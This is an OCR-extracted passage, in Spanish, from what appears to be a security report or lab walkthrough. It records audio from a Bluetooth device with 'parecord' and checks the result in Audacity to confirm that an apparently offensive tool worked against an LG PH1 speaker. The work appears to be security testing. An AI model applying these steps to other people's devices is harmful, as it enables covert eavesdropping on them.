

Figura 114. Corregir el error de la herramienta

En otra terminal utilizar el siguiente comando para comenzar a grabar audio:

- parecord --device=blues_input.9A_5A_5A_A6_67_15 Audio6.wav



Figura 115. Iniciar la grabación de audio

Para detener la grabación usamos “Ctrl + C”, y buscamos el audio en el directorio donde hayamos guardado el audio.



Figura 116. Buscar el archivo de audio en el directorio

Con ayuda del software Audacity podemos abrir el archivo de audio y escuchar lo que se grabó, para ello usamos el siguiente comando:

- audacity Audio6.wav



Figura 117. Comando para iniciar Audacity

Cuando el archivo se muestra en el software, se nos muestra el espectro de audio del archivo, lo que confirma que el uso de la herramienta fue exitoso.



Figura 118. Espectro de audio en Audacity - Altavoz LG PH1 (15)